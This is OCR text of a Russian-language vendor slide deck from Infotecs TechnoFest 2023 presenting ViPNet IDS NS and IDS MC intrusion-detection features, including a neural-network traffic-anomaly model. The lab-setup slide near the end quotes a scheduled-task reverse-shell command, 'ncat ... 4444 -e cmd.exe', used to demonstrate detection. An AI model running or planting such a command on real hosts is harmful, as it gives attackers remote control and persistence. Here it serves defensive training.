Выявляем больше, управляем лучше!


Искусственный интеллект в IDS NS и новые сценарии централизованного управления в IDS MC

Светлана Старовойт


ТЕХНО infotecs 2023 ФЕСТ


- Напомню о некоторых важных и полезных функциях в продуктах
- Расскажу об основных изменениях в новых версиях
- Покажу новые сценарии управления в IDS MC
- Покажу работу нейросети по выявлению аномальных объемов трафика в IDS NS


Решение ViPNet TDR



ViPNet IDS 3









Полный комплект для первичной поставки и обновления!

Комплект ПО и документации на компоненты



Диск с документацией.
сертификация ФСТЭК



Диск с документацией
и специальным ПО. сертификация ФСБ


Сертифицированные версии:

- ViPNet IDS NS 3.9
- ViPNet TIAS 3.8
- ViPNet IDS MC 1.9

ViPNet IDS MC

ViPNet IDS MC

- Ввод в эксплуатацию сенсоров IDS;
- Управление инфраструктурой решения;
- Управление профилями и конфигурациями правил IDS NS;
- Обновление:
  - баз решающих правил
  - сигнатур вредоносного ПО
  - экспертных данных
  - программного обеспечения устройств
  - лицензий
- Мониторинг состояния устройств



https://infotecs.ru/webinars/archive/bystroe-razvorachivanie-i-vvod-v-ekspluatatsiyu-resheniya-vipnet-tdr.html

Профили VS конфигурации

Пауль Клее. Дама с зонтиком

Клод Моне. Дама с зонтиком

Когда что использовать?

Быстро

- Ввод в эксплуатацию и первичная настройка сенсоров;
- Не требуется оптимизация работы сенсоров

Просто

- Нет квалифицированных специалистов;
- Типичный трафик не требующий тонкой настройки

Грубо

Может быть много ложно-положительных срабатываний

конфигурации

профили

Точно

- Меньше ложно-положительных срабатываний;
- Адаптированные правила

Оптимально

Снижение нагрузки на сенсор

Сложно

Есть квалифицированные специалисты, которые понимают что делают

ViPNet IDS MC 1.9

Основные улучшения и новые возможности

Обновление пользовательских БРП

- загрузка только актуальных обновлений;
- централизованное распространение пользовательских БРП

Подключение работающего TIAS к IDS MC

передача с TIAS в IDS MC информации об инфраструктуре и подключенных устройствах

Обмен информацией об инфраструктуре между IDS MC

Инфраструктура, заведенная в IDS MC сервис-провайдера передается в IDS MC заказчика

И другие улучшения

Авторезервирование
- Настройка расписания
- Выгрузка на SFTP-сервер
- Авторотация

Аварийный режим работы
- Запуск после критической ошибки
- Выгрузка диагностических журналов
- Создание резервной копии
- Восстановление работоспособности

Синхронизация времени
- Для сенсоров IDS NS
- Для TIAS

Разделение сетевых интерфейсов
- Разделение каналов управления и доступа к пользовательскому интерфейсу
- До 2 сетевых интерфейсов разных подсетей
- DHCP и статическая маршрутизация

Что будет на мастер-классе?

Основные улучшения и новые возможности

Новые сценарии обновления БРП

- загрузка только актуальных обновлений
- загрузка с IDS NS и отправка на другие сенсоры пользовательской базы решающих правил

Подключение работающего TIAS к IDS MC

передача с TIAS в IDS MC информации об инфраструктуре и подключенных устройствах

Информация об обновлениях ПО

просмотр информации об установленных на IDS NS и TIAS патчах обновлений программного обеспечения


ТЕХНО 2023 infotecs ФЕСТ

Мастер-класс IDS MC

ViPNet IDS NS

ViPNet IDS NS

- анализ сетевого трафика с помощью:
  - баз решающих правил;
  - сигнатур вредоносного ПО;
  - эвристических методов.
- хранение событий, пакетов и сессий;
- передача событий во внешние системы;
- передача Netflow - статистики;
- управление правилами анализа.



ViPNet IDS NS 3.9

Основные улучшения и новые возможности


Новые аппаратные платформы
ViPNet IDS NS100 Q1, Q2 с процессором Intel Atom C3338

Передача записанной сетевой сессии в ViPNet TIAS
записанные сессии передаются в ViPNet TIAS для выявления или расследования сетевой атаки

Новый метод обнаружения аномалий трафика
Traffic Volume Anomaly - нейросеть, определяющая аномальные объемы входящего и исходящего трафика на том или ином узле по общему размеру или количеству пакетов за определенный интервал времени

Модели машинного обучения


Алгоритм работы модели TVA



ТЕХНО 2023 infotecs ФЕСТ

Мастер-класс.
Переходим к практике!

Схема стенда



На атакуемом узле:

- Установлен Ncat;
- Через планировщик задач установлен запуск команды

ncat 172.17.1.155 4444 -e cmd.exe

которая запускается по событию логина пользователя

ТЕХНО 2023 infotecs ФЕСТ

Спасибо за внимание!

Подписывайтесь на наши соцсети

vk.com/infotecs_news

https://t.me/infotecs_official

rutube.ru/channel/24686363